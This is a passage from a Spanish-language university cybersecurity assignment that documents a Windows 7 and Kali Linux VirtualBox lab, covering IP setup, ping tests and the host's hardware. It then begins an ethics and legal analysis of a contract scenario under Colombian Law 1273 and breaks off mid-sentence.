
Asignación de direccionamiento a las máquinas virtualizadas	
Máquinas	**IP asignadas a las maquinas**
Win 7	192.168.5.102
Kali Linux	192.168.5.105

Fuente: Elaboración propia

La imagen muestra cómo se asignan correctamente las direcciones IP a ambas máquinas. Es fundamental que ambas tengan direcciones IP dentro del mismo rango de red para facilitar la comunicación. En este paso, se verifica que la configuración de red esté bien alineada para permitir el intercambio de datos entre las máquinas Windows 7 y Kali Linux.

Ping desde Windows 7


Ilustración 50 Prueba de comunicación entre las maquinas desde Win7 hacia Kali Linux



Fuente: Elaboración propia

Aquí se realiza una prueba de conectividad usando el comando ping desde la máquina Windows 7 hacia Kali Linux. Un *ping* exitoso muestra que los paquetes de red enviados desde Windows 7 están siendo recibidos por Kali Linux, lo que confirma que las máquinas están conectadas correctamente dentro de la red. La respuesta al *ping* es una prueba sencilla pero efectiva de la conectividad.


Ilustración 51 Deshabilitar el Firewall de Windows



Fuente: Elaboración propia

Antes de probar la comunicación desde Kali Linux hacia Windows 7, es necesario desactivar el firewall de Windows para evitar que éste bloquee el tráfico entrante. En este paso, se accede al Panel de Control de Windows, se busca el icono de Firewall de Windows, y se procede a desactivarlo temporalmente. Esta acción permitirá que la máquina Windows 7 reciba las solicitudes de red desde Kali Linux sin restricciones.


Ilustración 52 Desactivando el Firewall de Windows



Fuente: Elaboración propia

En esta ilustración, se muestra el menú en el que se selecciona la opción para desactivar el Firewall de Windows. Aunque no es recomendable desactivar el firewall de forma permanente, esta acción es necesaria para esta prueba de comunicación. Esto asegura que el tráfico entrante de red no sea bloqueado por el firewall.

Ilustración 53 Desactivando el Firewall de Windows




Fuente: Elaboración propia

Aquí se verifica que el firewall ha sido desactivado correctamente. Al desactivar el firewall, se garantiza que los paquetes enviados desde Kali Linux puedan llegar a la máquina Windows 7 sin ser bloqueados, lo que es esencial para realizar la prueba de *ping* desde Kali Linux.

Ping desde Kali Linux hacia Win7

Ilustración 54 Prueba de comunicación entre las maquinas desde Kali Linux hacia Win7




Fuente: Elaboración propia

En este paso, se realiza un *ping* desde la máquina Kali Linux hacia Windows 7. Un *ping* exitoso confirma que la máquina Kali Linux puede comunicarse con Windows 7 sin problemas, y

que la red está correctamente configurada. Esto es clave para validar que la comunicación bidireccional entre ambas máquinas es efectiva.

Ilustración 55 Verificación de direccionamiento de las máquinas




Fuente: Elaboración propia

En este paso se revisa nuevamente la configuración de red de ambas máquinas para asegurarse de que las direcciones IP y los parámetros de red sean correctos y estén alineados. Este es un paso de doble verificación que asegura que no haya errores en la configuración que impidan la comunicación entre las máquinas virtuales.


Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Ilustración 56 Configuración de la Tarjeta de red en Kali Linux



Fuente: Elaboración propia

Ilustración 57 Configuración de la Tarjeta de red en Windows 7




Fuente: Elaboración propia

Explicación del Despliegue del Banco de Trabajo (Características de Hardware)

- **Recursos asignados a las máquinas virtuales**: Detalla las características de hardware que has asignado a cada máquina virtual. Puedes encontrar esta información en la configuración de cada máquina dentro de VirtualBox. Aquí está la estructura sugerida para la explicación:
- **Windows 7**:
    - **Memoria RAM**: Especifica la cantidad de memoria RAM asignada (**8 GB**), lo que influye directamente en el rendimiento de la máquina virtual.
    - **Procesadores**: Indica el número de núcleos de CPU asignados (**2 núcleos**), lo que afectará la capacidad de procesamiento de tareas dentro de la máquina virtual.
    - **Espacio en disco**: Muestra el tamaño del disco virtual (**25GB**), que debe ser suficiente para almacenar el sistema operativo y herramientas adicionales.
    - **Adaptador de red**: Detalla la configuración de red (**Adaptador Puente**), que permitirá la comunicación con la máquina Kali Linux y acceso a Internet si es necesario.


Ilustración 58 Configuración de Win7



Fuente: Elaboración propia

- **Kali Linux**:
    - **Memoria RAM**: Muestra la cantidad de RAM asignada a esta máquina (**8 GB**), ya que Kali Linux tiende a utilizar más recursos en pruebas de seguridad.
    - **Procesadores**: Explica cuántos núcleos de CPU se le han asignado (**2 núcleos**), optimizando el uso del sistema en pruebas de penetración.
    - **Espacio en disco**: Indica el tamaño del disco asignado (**25 GB**), suficiente para Kali Linux y las herramientas de ciberseguridad.
    - **Adaptador de red**: Detalla el tipo de adaptador de red (**Adaptador puente**), necesario para permitir la conectividad con Windows 7 y, si es necesario, con la red externa.

Ilustración 59 Configuración de Kali Linux



Fuente: Elaboración propia

Características Técnicas del Host (Equipo Físico)

- **Especificaciones del equipo anfitrión**: Se proporciona detalles sobre el hardware del equipo físico que está ejecutando las máquinas virtuales. Esto ayudará a comprender la capacidad del sistema para manejar las cargas de trabajo. Incluye los siguientes detalles:
- **Acer Nitro 5 AN515-54**
- **Procesador**: Describe el tipo y la velocidad del CPU del equipo anfitrión (ej. **Intel Core I5, 9.4GHz**) de 9 Gn, y 4 procesadores, que es responsable de gestionar las operaciones de las máquinas virtuales.
- **Memoria RAM total**: Indica la cantidad total de RAM disponible en el equipo anfitrión (**24 GB RAM**), lo que permite el uso fluido de varias máquinas virtuales al mismo tiempo.
- **Disco duro**: Explica el tipo de almacenamiento (**256 GB SSD y 1 TB HDD**), lo cual impacta en la velocidad de arranque y rendimiento general.
- **Tarjeta gráfica NVIDIA:** Geforce GTX de 4 GB
- **Sistema operativo del host**: Menciona el sistema operativo que soporta VirtualBox (**Windows 11**), ya que el host proporciona el entorno para ejecutar VirtualBox y las máquinas virtuales.

Ilustración 60 Configuración del host Anfitrión


Elemento	Valor
Nombre del SO	Microsoft Windows 11 Pro
Versión	10.0.26100 compilación 26100
Descripción adicional del SO	No disponible
Fabricante del SO	Microsoft Corporation
Nombre del sistema	RIMK
Fabricante del sistema	Acer
Modelo del sistema	Nitro AN515-54
Tipo de sistema	x64-based PC
SKU del sistema	0000000000000000
Procesador	Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 2400 Mhz, 4 procesadores pri...
Versión y fecha de BIOS	Insyde Corp. V1.33, 17/11/2020
Versión de SMBIOS	3.0
Versión de controladora integ...	1.29
Modo de BIOS	UEFI
Fabricante de la placa base	CFL
Producto placa base	Octavia_CFS
Versión de la placa base	V1.33
Rol de plataforma	Móvil
Estado de arranque seguro	Activado
Configuración de PCR7	Se necesita elevación de privilegios para ver
Directorio de Windows	C:\WINDOWS
Directorio del sistema	C:\WINDOWS\system32
Dispositivo de arranque	\Device\HarddiskVolume2
Configuración regional	México
Capa de abstracción de hard...	Versión = "10.0.26100.1"
Nombre de usuario	RIMK\rodri
Zona horaria	Hora est. Pacífico, Sudamérica
Memoria física instalada (RAM)	24,0 GB
Memoria física total	23,8 GB
Memoria física disponible	10,0 GB
Memoria virtual total	30,4 GB
Memoria virtual disponible	1,25 GB

Fuente: Elaboración propia

Validación de la Comunicación entre Máquinas

- **Capturas de la conectividad en red**: Se adjuntad capturas de pantalla que demuestren la correcta comunicación entre las máquinas virtuales Windows 7 y Kali Linux. Aquí están los pasos recomendados:
    - **Captura del *ping* exitoso desde Windows 7 hacia Kali Linux**: Esta prueba muestra que Windows 7 puede comunicarse con Kali Linux a través de la red virtual.
    - **Captura del *ping* desde Kali Linux hacia Windows 7**: Esto confirma que la máquina Kali Linux también puede enviar paquetes a Windows 7, asegurando que la comunicación bidireccional está funcionando correctamente.

Ilustración 61 Comprobación de comunicación entre las máquinas



Fuente: Elaboración propia

Finalmente, la ilustración confirma que ambas máquinas, Windows 7 y Kali Linux, están comunicándose correctamente entre sí a través de la red. Tanto los *pings* desde Windows hacia Kali como desde Kali hacia Windows han sido exitosos, lo que indica que las máquinas están listas para realizar cualquier tarea que requiera comunicación en red, como pruebas de ciberseguridad o análisis de vulnerabilidades.

Importancia de Verificar la Configuración de Red en Ciberseguridad y Pruebas de Penetración

La comprobación de que las máquinas virtuales, como Windows 7 y Kali Linux, están correctamente configuradas en la misma red es esencial por varias razones:

1. **Conectividad**: Es fundamental que las máquinas puedan comunicarse entre sí para que las pruebas de penetración sean efectivas. Esto permite que los testers realicen ataques

controlados y evalúen las vulnerabilidades de un sistema específico, imitando un escenario real en el que un atacante intentaría aprovechar debilidades en la red.

2. **Interacción de Herramientas**: Muchas herramientas de ciberseguridad utilizadas en las pruebas de penetración, como escáneres de vulnerabilidades y herramientas de explotación, requieren que las máquinas estén en la misma red para operar adecuadamente. Sin la conectividad, los resultados de las pruebas podrían ser incompletos o irrelevantes.
3. **Simulación Realista**: Crear un entorno de pruebas que refleje la configuración de una red real permite a los profesionales de la ciberseguridad identificar y mitigar riesgos de seguridad en un ambiente controlado. Esto es crucial para preparar a las organizaciones ante posibles ataques en su infraestructura operativa.
4. **Detección de Problemas de Configuración**: Verificar la configuración de red ayuda a identificar y corregir problemas de conectividad o configuraciones incorrectas antes de llevar a cabo pruebas más complejas. Esto reduce el riesgo de obtener resultados erróneos o engañosos en las evaluaciones de seguridad.
5. **Optimización de Estrategias de Seguridad**: Una comunicación efectiva entre las máquinas permite a los equipos de ciberseguridad ajustar y mejorar sus estrategias de defensa basándose en los resultados de las pruebas. Al comprender cómo interactúan las máquinas dentro de la red, se pueden implementar medidas de seguridad más efectivas.

6.2 ETAPA 2: ACTUACION ETICA Y LEGAL

1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 - Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo? Deberá argumentar su respuesta y señalar los fragmentos ilegales del anexo acuerdo en casode existir alguna irregularidad.

Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 – Acuerdo: acuerdo, deberá mencionar que artículos de la ley 1273 se podrían vulneraren dicho acuerdo y especificar porqué vulnera artículos de la ley 1273**.**

Análisis del Anexo 2 - Escenario 2:

En este escenario, se expone una situación dentro de la organización **CyberFort Technologies** relacionada con aspectos legales y éticos. Se menciona que la empresa ha decidido conformar equipos **Red Team** y **Blue Team**, *y para ello utiliza contratos que no han sido revisados adecuadamente, ya que fueron elaborados por un abogado despedido por actividades ilícitas. La gerencia no revisa los contratos antes de su uso, lo cual plantea un riesgo de que estos documentos contengan elementos no éticos o ilegales* (Anexo 2 - Escenario 2).

En este escenario, se describe una situación problemática en la organización CyberFort Technologies relacionada con el uso indebido de contratos no revisados legalmente. La empresa necesita crear un grupo de Red Team y Blue Team, y ha utilizado contratos elaborados previamente por un abogado despedido por actividades ilícitas. Estos contratos no han sido sometidos a una revisión adecuada por la alta gerencia, lo cual plantea un riesgo considerable de que contengan elementos ilegales ono éticos (Anexo 2 - Escenario 2).

Uno de los problemas legales más evidentes es la falta de revisión y validación legal de los contratos antes de ser entregados al personal. Esta falta de diligencia representa una negligencia en la gestión legal de la empresa, ya que la gerencia, a sabiendas de posibles irregularidades, continúa utilizando estos contratos sin las debidasverificaciones. Esta omisión podría interpretarse como una violación del deber decuidado de la alta gerencia, una obligación esencial en cualquier organización en el manejo de contratos laborales.

Además, al no revisar los contratos, la empresa podría estar infringiendo normativas laborales y de protección de datos. Los contratos no revisados podrían incluir cláusulas que vulneren la confidencialidad o protección de datos personales, un hecho que, de comprobarse, podría significar una violación a la ley 1273, concretamente en susapartados 4 y 2, los cuales regulan el uso adecuado de la información y sancionan la manipulación indebida de datos personales. El uso de contratos sin revisión comprometetambién la transparencia y confianza en las relaciones laborales, 